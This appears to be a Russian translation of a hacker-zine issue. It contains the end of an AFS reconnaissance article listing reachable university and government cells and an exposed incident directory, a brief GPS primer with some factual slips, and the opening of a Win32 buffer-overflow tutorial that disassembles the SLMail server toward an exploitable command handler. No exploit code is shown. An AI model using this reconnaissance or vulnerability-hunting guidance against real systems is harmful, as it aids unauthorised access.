Взято из /etc/service одной неустановленной ячейки — порты и протоколы, обеспечивающие работу AFS:

|                 |          |                                      |
|-----------------|----------|--------------------------------------|
| afs3-fileserver | 7000/udp | # сам файловый сервер                |
| afs3-callback   | 7001/udp | # обратные вызовы менеджерам кэша    |
| afs3-prserver   | 7002/udp | # база данных пользователей и групп  |
| afs3-vlserver   | 7003/udp | # база данных размещения томов       |
| afs3-kaserver   | 7004/udp | # служба аутентификации AFS/Kerberos |
| afs3-volser     | 7005/udp | # сервер управления томами           |
| afs3-errors     | 7006/udp | # служба интерпретации ошибок        |
| afs3-bos        | 7007/udp | # базовый процесс надзора (overseer) |
| afs3-update     | 7008/udp | # обновление между серверами         |

```
afs3-rmtsys      7009/udp      # служба удалённого менеджера кэша
```

---

## Шлюзы

Легитимный доступ к AFS получить достаточно просто. Любой выпускник учебного заведения, где AFS широко развёрнута (MIT, CMU, Stanford и т.д.), как правило, имеет учётную запись на подключённом узле. Кроме того, нередко администраторы предоставляют исследовательские аккаунты на университетских системах своим знакомым извне.

Для тех, у кого таких знакомых нет — для нас, грязного плебса, — существуют шлюзы, обеспечивающие доступ к AFS через другие сервисы. В начале 1990-х они повсеместно встречались на FTP- и Gopher-сайтах учебных заведений. Сегодня большинство шлюзов предоставляют проксируемый доступ к AFS через веб. Transarc выпускает продукт WebSecure, который является наиболее широко используемым шлюзовым программным обеспечением.

Обнаружение шлюзов AFS→web — дело слепого везения, хотя при помощи поисковых систем можно отобрать возможных кандидатов.

Два широко используемых шлюза:

- web.mit.edu
- www.transarc.com

Шлюз MIT более ограничен, чем шлюз Transarc. Из 74 обнаруженных активных ячеек MIT допускает только 12:

|                         |                |
|-------------------------|----------------|
| andrew.cmu.edu          | athena.mit.edu |
| cmu.edu                 | cs.cmu.edu     |
| ece.cmu.edu             | iastate.edu    |
| ir.stanford.edu         | net.mit.edu    |
| northstar.dartmouth.edu | sipb.mit.edu   |
| transarc.com            | umich.edu      |

Некоторые ячейки, локальные для mit.edu, доступны через шлюз по псевдонимам, а именно: athena, dev, net и sipb. Эти псевдонимы и узлы с ограниченным доступом в списке не перечисляются.

---

## Каталог

Данный список получен в результате аудита активных узлов, доступных через AFS→web-шлюз transarc.com. Из набора данных в 511 записей 74 оказались активными. При идентификации отдельных ячеек помог неофициальный FAQ по AFS (раздел 1.07) ([/afs/transarc.com/public/afs-contrib/doc/faq/afs-faq.html](http://afs/transarc.com/public/afs-contrib/doc/faq/afs-faq.html)).

Данные собирались из свежей версии CellservDB ([/afs/transarc.com/service/etc/CellServDB.export](http://afs/transarc.com/service/etc/CellServDB.export)) и вывода команды `ls /afs` на узле AFS. Простой скрипт, связывающий `lynx`, `grep`, `sort` и `awk`, сформировал приведённый ниже список. Доступность всех перечисленных узлов из внешней сети была подтверждена 07.22.1999.

## Корпоративные (COM)

```
# Transarc Corporation
transarc.com
```

## Образование (EDU)

```
# Arizona State University
  asu.edu
# Boston University
  bu.edu
# Carnegie-Mellon University
  cmu.edu
  andrew.cmu.edu
  ce.cmu.edu
  ! cs.cmu.edu          # Корневой каталог недоступен для просмотра
  ece.cmu.edu
  me.cmu.edu
# Cornell University
  graphics.cornell.edu
  msc.cornell.edu
  theory.cornell.edu
# Dartmouth College
  northstar.dartmouth.edu
# Indiana State University
  iastate.edu
# Indiana University
  ovpit.indiana.edu
# Massachusetts Institute of Technology
  athena.mit.edu
  sipb.mit.edu
# North Carolina Agricultural and Technical State University
  ncat.edu
# North Carolina State University
  eos.ncsu.edu
  unity.ncsu.edu
# Notre Dame
  nd.edu
# Pennsylvania State University
  psu.edu
# Pittsburgh Supercomputing Center
  psc.edu
# Rose-Hulman Institute of Technology
  rose-hulman.edu
# Stanford University
  ir.stanford.edu
  slac.stanford.edu
# University of California at Davis
  ece.ucdavis.edu
# University of Chicago
  spc.uchicago.edu
# University of Illinois at Chicago (NCSA)
  ncsa.uiuc.edu
# University of Maryland at Baltimore
  umbc.edu
# University of Maryland
  wam.umd.edu
# University of Michigan
  umich.edu
  citi.umich.edu
  engin.umich.edu
  lsa.umich.edu
  math.lsa.umich.edu
  dmsv.med.umich.edu
  sph.umich.edu
# University of Pittsburgh
  pitt.edu
# University of Utah
  utah.edu
  cs.utah.edu
# University of Washington
  cs.washington.edu
# University of Wisconsin
```

cs.wisc.edu

## Государственные (GOV)

```
# Argonne National Labs
  anl.gov
# Fermi National Accelerator Lab
  fnal.gov
# National Energy Research Supercomputer Center
  nersc.gov
# National Institutes of Health
  alw.nih.gov
# Princeton Plasma Physics Laboratory
  pppl.gov
```

## Военные (MIL)

```
# Naval Research Laboratory
  cmf.nrl.navy.mil
```

## Сетевые (NET)

```
# Energy Sciences Network
  es.net
```

## Организации (ORG)

```
# Esprit Research Network of Excellence (European Communities)
  research.ec.org
# Open Software Foundation
  ri.osf.org
```

## Европа и Азия

```
# European Laboratory for Particle Physics, Geneva
  cern.ch
# Deutsches Elektronen-Synchrotron
  desy.de
# Univ. of Cologne Inst. for Geophysics & Meteorology
  geo.uni-koeln.de
# DESY-IfH Zeuthen
  ifh.de
# Leibniz-Rechenzentrum Muenchen
  lrz-muenchen.de
# Max-Planck-Institut fuer Astrophysik
  mpa-garching.mpg.de
# TH-Darmstadt
  hrzone.th-darmstadt.de
# Technische Universitaet Chemnitz-Zwickau
  tu-chemnitz.de
# Albert-Ludwigs-Universitat Freiburg
  uni-freiburg.de
# University of Hohenheim
  uni-hohenheim.de
# Rechenzentrum University of Kaiserslautern
  rhrk.uni-kl.de
# University of Cologne
  rrz.uni-koeln.de
# University of Stuttgart
  ihf.uni-stuttgart.de
  mathematik-cip.uni-stuttgart.de
```

```
    matematik.uni-stuttgart.de
    rus.uni-stuttgart.de
# IN2P3 production cell
    in2p3.fr
# CASPUR Inter-University Computing Consortium
    caspur.it
# INFN Sezione di Pisa
    pi.infn.it
# Real World Computer Partnership
    rwcp.or.jp
# Chalmers University of Technology - General users
    others.chalmers.se
# Royal Institute of Technology, NADA
    nada.kth.se
```

---

## Интересные места

Половина удовольствия от исследования сетей — сам процесс поиска занятных вещей. Приведённый ниже список ни в коем случае не является полным и едва затрагивает поверхность того, что автор и другие накопили за эти годы. Приятного изучения и удачной охоты.

```
/afs/andrew.cmu.edu/local/src/os/
.... Пережиток тех времён, когда там хранились исходники Irix.

/afs/ncat.edu/common/
.... Корневой каталог инсталляции Ultrix.

/afs/ir.stanford.edu/users/c/l/clinton
.... Не дочь президента США, но весьма правдоподобная имитация,
    вызывающая немало волнения у читателей.

/afs/rose-hulman.edu/users/manager/agnello/compromised/
.... AFS следует философии «пользователь сам управляет ресурсами»,
    оставляя отдельным пользователям самостоятельно устанавливать
    права доступа к своим файлам. Этот незадачливый администратор
    забыл установить права доступа к данным, собранным в ходе
    недавнего (08.08.1999) инцидента безопасности. Теперь весь
    мир, включая самого взломщика, может просматривать его работу
    и видеть, что они обнаружили.

/afs/umbc.edu/public/cores/
.... Файлы ядра (core files) от сбоев файлового сервера в
    Университете Мэриленда. Комментарии излишни.

/afs/net.mit.edu/reference/multics/
.... Раз в жизни встречаешь такую жемчужину. Исходный код, записи
    проекта и электронные сообщения из проекта Multics.
    ./udd/multics/Rochlis содержит почту, сообщения и заметки —
    на случай, если не найдёте сразу.
```

---

## Поклоны

Отдельный привет и благодарность route и команде r00t, ParMaster, cstone, aleph1 и команде Slackworks.

-- nicnoc

# Введение в глобальную систему позиционирования

Автор: е5

---

## 1. Аннотация

Спутниковые навигационные системы сегодня являются одним из наиболее важных средств связи. Всё — от межконтинентальных баллистических ракет до рыболовных судов — выигрывает от высокоточного определения координат, скорости и времени в любой точке мира 24 часа в сутки. Наиболее популярная спутниковая навигационная система, GPS, теперь настолько широко распространена, что удобный в использовании GPS-приёмник можно купить менее чем за 200 долларов в Radio Shack. В этой статье будет дан общий обзор спутниковых коммуникаций, а также более детальный анализ GPS. Я надеюсь, что статья поможет читателям разобраться в этой чрезвычайно интересной системе, которая с каждым днём становится всё более распространённой.

---

## 2. Обзор спутниковых коммуникаций

Спутники изменили мир телекоммуникаций не меньше, а то и больше, чем волоконная оптика. Сегодня на орбите находится более 1000 спутников, и весь международный телефонный трафик, не передаваемый по волоконно-оптическим магистралям или подземным кабелям, обрабатывается спутниками. Практически все международные телевизионные трансляции ведутся через спутники.

Первым спутником, вышедшим на орбиту, стал «Спутник-1», запущенный Советским Союзом 4 октября 1957 года. Первая попытка использовать спутниковую связь была предпринята в рамках правительственного проекта США — Score, в ходе которого спутник был запущен 18 декабря 1958 года.

Первая международная спутниковая система связи возникла в августе 1964 года, когда 11 стран договорились об основании Intelsat. Intelsat отвечает за обслуживание, проектирование и развитие этой международной системы. К концу 1980-х годов система Intelsat включала более 400 наземных станций и обеспечивала свыше 25 000 двусторонних телефонных каналов примерно между 150 странами.

Во всех системах спутниковой связи сигналы передаются с наземной станции на спутник, где они усиливаются и ретранслируются на другую станцию или пересылаются на другой спутник, который транслирует сигнал на более удалённую станцию. Каждый спутник содержит один или несколько транспондеров. Каждый транспондер включает приёмник, настроенный на определённую частоту или диапазон частот в диапазоне восходящей линии связи (uplink), и передатчик, настроенный на частоту или диапазон частот нисходящей линии связи (downlink). Количество транспондеров, или каналов, на спутнике определяет его коммуникационную ёмкость.

При запуске спутник может выйти на орбиту на любой высоте над Землёй. Как правило, выделяют три основных класса орбит по высоте; они описаны ниже.

**GEOS (геосинхронный спутник)** — такой тип орбиты, также называемый геостационарным, предполагает выведение спутника на высоту ровно 22 300 миль над Землёй. На этой высоте

спутник облетает Землю каждые 24 часа. Таким образом, наблюдателю на Земле спутник кажется неподвижным. Это огромное преимущество, поскольку обеспечивает непрерывную 24-часовую связь в пределах колоссальной зоны покрытия (охватывающей примерно 1/4 поверхности Земли). Однако геосинхронные спутники не идеальны для передачи голосовых каналов. Из-за своей высоты на передачу радиосигнала до спутника и его отражение обратно к Земле уходит примерно 0,25 секунды — в зависимости от того, проходит ли сигнал через несколько спутников до возвращения на Землю. Эта задержка весьма заметна и может ощущаться при международных переговорах.

**MEOS (спутник на средней орбите)** — орбита в диапазоне от 6000 до 12 000 миль над Землёй. Для обеспечения непрерывного глобального покрытия 24 часа в сутки необходимо около дюжины спутников на средних орбитах. Ряд систем на базе MEOS сейчас находится в разработке, наиболее заметным из них является проект Teledesic Билла Гейтса и Крейга МакКоу, который в конечном счёте призван обеспечить доступ в Интернет во всех уголках планеты (разумеется, под управлением программного обеспечения Microsoft :).).

**LEOS (спутник на низкой орбите)** — орбита, как правило, в диапазоне от 500 до 5000 миль. Несмотря на значительно меньшую зону покрытия каждого спутника, глобальный охват достигается посредством спутниковой сети, в которой при необходимости восходящей передачи в точку за пределами зоны покрытия сигнал передаётся от спутника к спутнику, пока не достигнет того, чья зона покрытия включает нужное место. Поскольку задержка при передаче сигнала практически отсутствует, низкоорбитальные спутники становятся предпочтительным методом голосовой связи; многочисленные компании сейчас стараются создать LEO-спутниковые сети, наиболее заметным из таких проектов является Iridium компании Motorola (см. [www.iridium.com](http://www.iridium.com)).

---

### 3. Глобальная система позиционирования

#### 3.0 Обзор

Глобальная система позиционирования изначально была разработана для военных нужд США и по-прежнему используется ими. GPS финансируется, контролируется и обслуживается Министерством обороны США (DOD), хотя гражданских пользователей GPS по всему миру насчитываются тысячи. Проект GPS был инициирован DOD в 1973 году, а первый экспериментальный GPS-спутник был запущен в феврале 1978 года. Полная оперативная готовность системы GPS (FOC) была достигнута 17 июля 1995 года. Первоначальные военные задачи GPS давно превзойдены по масштабу гражданским применением, и система предоставляется бесплатно и без ограничений (фактически она финансируется из налоговых поступлений). Система обеспечивает непрерывное высокоточное позиционирование в любой точке планеты (там, где радиосигналы не экранируются) 24 часа в сутки. Система состоит из 3 сегментов, описанных в следующих разделах: космического, управляющего и пользовательского.

#### 3.1 Точность

В настоящее время GPS обеспечивает два уровня точности позиционирования: точный сервис позиционирования (PPS) и стандартный сервис позиционирования (SPS). Гражданские пользователи по всему миру используют SPS бесплатно и без ограничений, и большинство коммерческих приёмников способны принимать и использовать сигнал SPS. Авторизованные военные пользователи, располагающие криптографическим оборудованием и специально

оснащёнными приёмниками PPS (военными GPS-приёмниками), могут использовать PPS. Использование SPS намеренно ограничивается DOD с помощью механизма избирательного доступа (Selective Availability). В следующей таблице приведены приблизительные значения точности PPS и SPS. Высокоточный коммерческий сервис возможен с применением ряда корректирующих методов.

|                      | PPS            | SPS            |
|----------------------|----------------|----------------|
| Горизонтальная точн. | 17,8 метра     | 100 метров     |
| Вертикальная точн.   | 27,7 метра     | 156 метров     |
| Точность по времени  | 100 наносекунд | 167 наносекунд |

### 3.2 Космический сегмент

Космический сегмент — это непосредственно группировка GPS-спутников. Рабочая группировка GPS состоит из 24 спутников, вращающихся примерно на высоте 12 000 миль над Землёй и совершающих один оборот вокруг неё каждые 12 часов. Группировка GPS расположена таким образом, что из любой точки Земли постоянно видны от 5 до 8 спутников. Все 24 спутника размещены на 6 орбитальных плоскостях, наклонённых приблизительно под углом 55 градусов к плоскости экватора. Работа GPS требует прямой видимости, и сигналы плохо проникают через почву, воду или стены, поэтому видимость спутников может быть нарушена этими факторами.

### 3.3 Управляющий сегмент

Управляющий сегмент системы GPS по существу представляет собой секцию слежения и технического обслуживания. Он состоит из разветвлённой системы станций слежения, расположенных по всему миру, из которых 3 имеют возможность передачи сигналов на GPS-спутники. Все данные GPS, собранные этими станциями, направляются в Главный центр управления (MCS), расположенный на авиабазе Шривер в штате Колорадо, для анализа. MCS затем вычисляет точные орбитальные параметры (эфемериды) каждого спутника, а также поправки часов и загружает их на GPS-спутники по неизвестной частоте не реже одного раза в сутки. Каждый спутник оснащён прецизионными атомными часами, что позволяет всем им поддерживать синхронизированное GPS-время до следующего обновления.

### 3.4 Пользовательский сегмент



Пользовательский сегмент GPS — это широкая совокупность GPS-приёмников и всего сообщества пользователей GPS (как гражданских, так и военных). GPS-приёмник преобразует входные сигналы спутников в оценки координат, скорости и времени. Однако основная функция GPS — навигация в трёх измерениях. По сути, вычисление позиции по GPS сводится к простой задаче тригонометрии — задаче пересечения расстояний. Если известны расстояния от неизвестной точки до трёх известных точек, можно вычислить координаты  $x$ ,  $y$  и  $z$  неизвестной точки. Задача GPS несколько осложняется тем, что время распространения радиосигнала неизвестно. Однако это лишь означает необходимость измерений с как минимум четырьмя спутниками. Как правило, используются сигналы нескольких спутников одновременно, поскольку избыточные измерения существенно повышают достоверность решения.

### 3.5 Спутниковые передачи


GPS-спутники передают два микроволновых несущих сигнала: L1 на частоте 1575,42 МГц и L2 на частоте 1227,60 МГц, хотя для задач SPS используется только частота L1. Несущая L1 переносит навигационное сообщение и кодовые сигналы SPS, а несущая L2 применяется для измерения ионосферной задержки приёмниками с поддержкой PPS. Кроме того, для межспутниковых каналов связи используются сигналы УВЧ-диапазона.

### 3.6 Формат пакета GPS

Навигационное сообщение представляет собой непрерывный поток данных со скоростью 50 бит/с, модулированный на несущий сигнал каждого спутника. Данные передаются кадрами по 1500 бит каждый, таким образом, передача одного кадра занимает 30 секунд. Каждый кадр делится на 5 субкадров по 300 бит. Каждый субкадр разделён на 10 слов по 30 бит, из которых 6 бит в каждом отведены под контроль чётности, остальные — под содержимое данных. Слова первое и второе каждого субкадра имеют одинаковый формат, показанный на рисунке. Первое слово, называемое телеметрическим словом (TW), состоит из 8-битной преамбулы, используемой GPS-приёмником для корректного декодирования данных, 16 бит данных и завершающих 6 бит чётности. Второе слово, известное как слово передачи управления (HOW), содержит 17 бит, обозначающих момент текущей недели по часам спутника, когда будет передан конец субкадра, — так называемый Z-счётчик.



Субкадры 1, 2 и 3 содержат высокоточные эфемериды и данные о смещении часов; данные в этих кадрах могут оставаться неизменными в течение нескольких часов. Субкадры 4 и 5 содержат альманах и некоторые связанные конфигурационные данные. Полный набор из двадцати пяти кадров (125 субкадров) образует полное навигационное сообщение, передаваемое за период 12,5 минуты.



---

## 4. Глоссарий

Обратите внимание, что многие из этих аббревиатур не используются в данной статье, но включены, чтобы помочь читателю понимать другие технические документы по GPS.

| Аббревиатура          | Расшифровка                         |
|-----------------------|-------------------------------------|
| DGPS                  | Дифференциальный GPS                |
| Ephemeris (Эфемериды) | Точные орбитальные параметры        |
| GDOP                  | Геометрическое ухудшение точности   |
| GLONASS               | Российский аналог GPS               |
| GPS                   | Глобальная навигационная система    |
| MCS                   | Главный центр управления            |
| PPS                   | Точный сервис позиционирования      |
| PRN                   | Псевдослучайный шум                 |
| RMS                   | Среднеквадратическое отклонение     |
| SEP                   | Вероятная сферическая ошибка        |
| SPS                   | Стандартный сервис позиционирования |
| SV                    | Космический аппарат                 |
| UTC                   | Всемирное координированное время    |

---

## 5. Заключение

Прошу прощения за крайнюю краткость этой статьи, однако информации о технических аспектах системы GPS несколько не хватает. Не беспокойтесь, впрочем, — позднее я отправлю в phrack кое-что интересное по телекоммуникациям :). До следующего раза посетите следующие сайты для получения дополнительной информации о телекоммуникациях в целом:

<http://www.internettrash.com/users/e5/> [Моя страница]

[Информации о спутниках пока нет]

<http://www.internettrash.com/users/bft/> [BFT]

# Win32 Buffer Overflows (Переполнения буфера в Win32: обнаружение, эксплуатация и защита)

**Автор:** dark spyrit AKA Barnaby Jack

---

## Аннотация

«Если вы допускаете, что надежды нет, вы гарантируете, что её и не будет. Если вы допускаете, что существует инстинкт свободы, — есть возможности изменить ситуацию.»

— Ноам Хомский

Интернет — последний великий оплот свободы мысли, идей и самовыражения — и с каждым мгновением всё более вероятным становится мрачный исход: превращение его в корпоративно-государственную подконтрольную структуру.

Линии противостояния уже проведены, и пока мы имеем преимущество — пусть и незначительное.

Компании-производители программного обеспечения, не имея иного выхода, прибегают к цензуре знаний: сайты, посвящённые «чёрному искусству» обратной разработки программ и подобным вещам, систематически закрываются.

Будем надеяться, что немногие несдержанные, бродящие по тёмным переулкам, продолжат публиковать информацию — и открывать другим пути для расширения, распространения и развития знаний. Именно здесь будет выиграно это сражение.

Язык ассемблера — оружие, выбранное лишь единицами, но те, кто владеет мастерством обуздать его мощь, смогут и победят любые новомодные инструменты современного противостояния.

Правда, желаю вам удачи в поиске информации. За могущество приходится платить — ассемблер не самый простой язык для изучения, а потому вы можете с трудом находить документацию среди орд Visual этого, Visual того, Visual Bloat для чайников... но продолжайте поиск — не пожалеете.

Когда первичной движущей силой является прибыль, скорость, контроль, размер и производительность программного обеспечения приносятся в жертву ради простоты использования и «быстрой разработки». Необходимость знать, что происходит внутри, — редкая роскошь, а оптимизация — дело второстепенное. Те, кто не запятнан перспективой денежного вознаграждения и прежде всего движимы искренним стремлением к самообразованию, всегда будут на вершине — и именно их боятся больше всего.

С учётом того, что Windows NT стала серьёзным игроком, а движение за открытый исходный код пока не имеет очевидного влияния в ближайшей перспективе, умение «заглянуть под капот» представляет собой невероятно ценный навык и станет темой первого раздела этой статьи.

Неудивительно, что в настоящее время ведётся работа по запрету обратной разработки, однако последствия подобного предложения были бы катастрофическими.

Невзирая на то что это открытое приглашение для вендоров использовать низкокачественные практики программирования, существуют те в индустрии безопасности, кто опирается на эти техники для поиска и документирования уязвимостей. В результате онлайн-мир пострадает.

Не сдавайтесь.

---

## Введение

Эта статья разделена на 3 раздела.

Первый охватит стандартный сеанс обратной разработки, в ходе которого мы обнаружим типичную уязвимость.

Второй продемонстрирует процесс эксплуатации слабого места — главная проблема большинства удалённых эксплойтов переполнения буфера в Win32 кроется в полезной нагрузке: нынешняя тенденция состоит в том, чтобы шеллкод загружал внешний файл и запускал его.

Слишком много проблем возникает из-за этой техники — в зависимости от конфигурации маршрутизаторов, брандмауэров и т.д.

Представляемая мной полезная нагрузка напрямую порождает полноценную командную оболочку на любом указанном вами порту, устраняя 90% наиболее часто встречающихся проблем. Насколько мне известно, это первый подобный пример в своём роде.

Последний раздел покажет, как добавить собственный код в исполняемые файлы вашей цели для предотвращения эксплуатации.

Пример, который я буду использовать в данном документе, — последняя версия почтового сервера Seattle Labs (3.2.3113). В этом программном обеспечении разбросано множество переполнений буфера; мы сосредоточимся на порту, открытом сервисом POP, который предоставляет расширенные функции Turn.

Компания Seattle Labs была уведомлена об этом в предыдущей версии, однако не потрудились исправить ситуацию — вместо этого они просто изменили стандартный порт с 27 на 8376.

Плохое решение.

Уязвимости были преданы огласке, так что, пожалуйста, Расс, не присылай мне гадких писем.

Прежде чем начать, предполагаю, что у вас есть общее знание ассемблера, программирования для Windows, базовое понимание структуры Portable Executable и вы знаете основы переполнений буфера — пересказывать основы в этой статье я не стану.

### Необходимые инструменты:

- Interactive Disassembler с <http://www.datarescue.com> — безусловно ЛУЧШИЙ дизассемблер для PC.
- Приличный отладчик, например: SoftICE.
- PE Dump от Matt Pietrek или dumpbin.
- Hex-редактор, любой подойдёт — PS Edit неплох.
- Справочник Win32 API.

Если вы хотите ассемблировать инструменты/эксплойты, прилагаемые к этой статье, вам также понадобится TASM 5.0.

Бинарные файлы будут доступны на <http://www.beavuh.org>, а также последние наработки, которые мы сочтём нужным опубликовать.

---

Interactive Disassembler Pro — вне всяких сомнений, главный инструмент для обратной разработки. Дизассемблирование начинается с точки входа программы и следует по всем путям выполнения, затем продолжает обнаруживать функции за пределами основного потока программы. Вы имеете полный контроль над тем, что помечается как данные или код. IDA распознаёт огромное количество

библиотечных функций, что обеспечивает значительно лучшее понимание цели. Он дизассемблирует невероятное число форматов файлов с широкого спектра процессоров. Вам предоставляется возможность иметь повторяющиеся комментарии, метки, изменять любой фрагмент кода или функцию — «интерактивно». IDA также включает собственный макроязык для автоматизации рутинных задач.

Если бы я начал перечислять всё, что умеет этот инструмент, провозился бы целый день — и всё равно что-нибудь упустил.

С совместными усилиями IDA и SoftIce не существует никаких барьеров.

Этот раздел будет достаточно коротким — единственная причина в том, что IDA разрезает код SLMail как мачете.

Загружаем slmail.exe в IDA и приступаем...

Прежде всего нам нужно немного подумать о цели: мы собираемся эксплуатировать одну из SMTP-команд, поэтому почти наверняка к ним будет осуществляться доступ и они будут сравниваться из таблицы. Выполним поиск:

Нажимаем `` «поиск текста в ядре» и вводим «EXPN» — оказываемся прямо посреди этих ASCII-строк.

```
004439C0 aSize      db 'SIZE',0
004439C5          align 4
004439C8 aXtrn      db 'XTRN',0
004439CD          align 4
004439D0 aEtrn      db 'ETRN',0
004439D5          align 4
004439D8 aQuit      db 'QUIT',0          ; DATA XREF: sub_403970+280o
004439D8          ; .data:00448A60o
004439DD          align 4
004439E0 aHelp_0    db 'HELP',0
004439E5          align 4
004439E8 aTurn      db 'TURN',0          ; DATA XREF: sub_403970+F0o
004439ED          align 4
004439F0 aExpn      db 'EXPN',0

...<snip>
```

Теперь нам нужно найти таблицу, которая ссылается на команды, поэтому выполним ещё один поиск — на этот раз введём dword-смещение слева от EXPN (004439f0).

И мы оказываемся посреди этого хаоса:

```
004436F8 dword_4436F8 dd 443A98h          ; DATA XREF: sub_404390+24r
004436F8          ; sub_404390+34o
004436FC          db 3 ;
004436FD          db 0 ;
004436FE          db 0 ;
004436FF          db 0 ;
00443700          db 94h ; "
00443701          db 3Ah ; :
00443702          db 44h ; D
00443703          db 0 ;
00443704          db 0Ah ;
00443705          db 0 ;
00443706          db 0 ;
00443707          db 0 ;
00443708          db 90h ;
00443709          db 3Ah ; :
0044370A          db 44h ; D
0044370B          db 0 ;
0044370C          db 1 ;
0044370D          db 0 ;
0044370E          db 0 ;
0044370F          db 0 ;
...<snip>
```

```

004437E8      db  0F0h ;
004437E9      db  39h ; 9
004437EA      db  44h ; D
004437EB      db   0 ;
004437EC      db  19h ;
004437ED      db   0 ;
004437EE      db   0 ;
004437EF      db   0 ;

```

Показывать полную таблицу здесь нет смысла — обратите внимание на её структуру:

<указатель на строку> <dword> <указатель на строку> <dword> и т.д.

Моё наилучшее предположение состоит в том, что значение dword, следующее за каждым указателем, будет значением, присваиваемым при успешном сравнении. Проверим нашу теорию. Также запишем значение после указателя на «EXPAN»: 004439f0h, 00000019h.

0x19 — запомним это.

Прокручиваем вверх и видим в начале таблицы:

```

004436F8 dword_4436F8      dd 443A98h          ; DATA XREF: sub_404390+24r
004436F8                                     ; sub_404390+34o

```

Справа видно, где таблица Referenced, щёлкаем на подпрограмме и попадаем прямо в вызов.

```

004043B4 loc_4043B4:                                     ; CODE XREF: sub_404390+11j
004043B4      mov     ecx, dword_4436F8
004043BA      test    ecx, ecx
004043BC      jz       short loc_4043F3
004043BE      mov     ebp, ds:lstlenA
004043C4      mov     esi, offset dword_4436F8

```

Наша таблица загружена в esi, ebp содержит адрес lstlenA.

```

004043C9
004043C9 loc_4043C9:                                     ; CODE XREF: sub_404390+61j
004043C9      test    eax, eax
004043CB      jnz      short loc_4043F3
004043CD      mov     eax, [esi]
004043CF      push    eax
004043D0      call    ebp

```

Вот оно: строка сначала перемещается в eax, затем вызывается функция определения длины строки.

```

004043D2      mov     ecx, [esi]
004043D4      push    eax
004043D5      push    ecx
004043D6      push    ebx
004043D7      call    j_lstrncmpi
004043DC      neg     eax
004043DE      sbb     eax, eax
004043E0      inc     eax
004043E1      jz       short loc_4043E9

```

Теперь мы знаем, что параметры для lstrncmpi таковы:

```
lstrncmpi(first_string, second_string, number_of_chars);
```

Первым параметром на стек записывается возвращаемое значение функции длины строки, затем esx, указывающий на строку, и наконец ebx. Из этого можно определить, что ebx содержит ввод от пользователя. Понимаю, некоторые из вас могут быть немного озадачены — да, параметры помещаются на стек в обратном порядке.

```

004043E3      xor     edi, edi
004043E5      mov     di, [esi+4]

```

Как мы и предполагали: при успешном сравнении `di` загружается значением, которое следовало за нашим указателем.

```
004043E9
004043E9 loc_4043E9:                                ; CODE XREF: sub_404390+51j
004043E9      mov     ecx, [esi+8]
004043EC      add     esi, 8
004043EF      test    ecx, ecx
004043F1      jnz     short loc_4043C9
```

Цикл :)

```
004043F3
004043F3 loc_4043F3:                                ; CODE XREF: sub_404390+18j
004043F3      ; sub_404390+2Cj ...
004043F3      mov     eax, edi
004043F5      pop     edi
004043F6      pop     esi
004043F7      pop     ebp
004043F8      pop     ebx
004043F9      retn
004043F9 sub_404390      endp ; sp = -10h
004043F9
```

И наконец `eax` содержит наше значение, и мы возвращаемся из вызова. Продолжаем.

```
00405EC7      mov     edx, [esp+2Ch+arg_8]
00405ECB      mov     ebx, eax
00405ECD      mov     eax, [esp+2Ch+arg_4]
00405ED1      push    edx
00405ED2      push    eax
00405ED3      push    esi
00405ED4      lea     ecx, [esp+3Ch]
00405ED8      push    edi
00405ED9      push    ecx
00405EDA      push    ebx
00405EDB      call    sub_404850
```

Важно отметить: `edx` получает нашу введённую строку, а `ebx` получает наше значение из таблицы (0x19). Запомните порядок, в котором регистры помещались на стек, — так мы сможем определить, что именно берётся со стека, — а в следующем вызове переименуем переменные стека, чтобы упростить задачу.

Замечание: я не пользуюсь некоторыми ВЕЛИКОЛЕПНЫМИ возможностями IDA — повторяющимися комментариями, метками и многим другим. Всё это необходимо в ходе настоящего сеанса реверсинга.

```
00404850 sub_404850      proc near                                ; CODE XREF: sub_405330+73p
00404850      ; sub_405560+73p ...
00404850
00404850 var_270      = byte ptr -270h
00404850 var_26C      = dword ptr -26Ch
00404850 var_268      = byte ptr -268h
00404850 var_264      = byte ptr -264h
00404850 var_23C      = byte ptr -23Ch
00404850 var_230      = byte ptr -230h
00404850 var_168      = byte ptr -168h
00404850 var_110      = byte ptr -110h
00404850 var_105      = byte ptr -105h
00404850 var_104      = byte ptr -104h
00404850 var_10       = dword ptr -10h
00404850 var_4        = dword ptr -4
00404850 our_val      = dword ptr 4
00404850 arg_4        = dword ptr 8
00404850 arg_8        = dword ptr 0Ch
00404850 arg_C        = dword ptr 10h
00404850 arg_10       = dword ptr 14h
00404850 our_input    = dword ptr 18h
00404850
```

```

00404850      mov     ecx, [esp+our_val]
00404854      sub     esp, 26Ch
0040485A      xor     eax, eax
0040485C      cmp     ecx, 8
0040485F      push    ebx
00404860      push    ebp
00404861      push    esi
00404862      push    edi
00404863      jnz     loc_4048E9

```

Переименовываем полезные аргументы стека во что-то более запоминающееся: `arg_0 = our_val`, `arg_14 = our_input` — если потеряли нить, вернитесь и ещё раз посмотрите на порядок помещения регистров на стек.

`ecx` загружается нашим значением `0x19`. Затем сравнивается с `8` — это не наш случай, поэтому следуем по переходу.

```

004048E9
004048E9 loc_4048E9:                                ; CODE XREF: sub_404850+13j
004048E9      cmp     ecx, 17h
004048EC      jnz     short loc_40495A
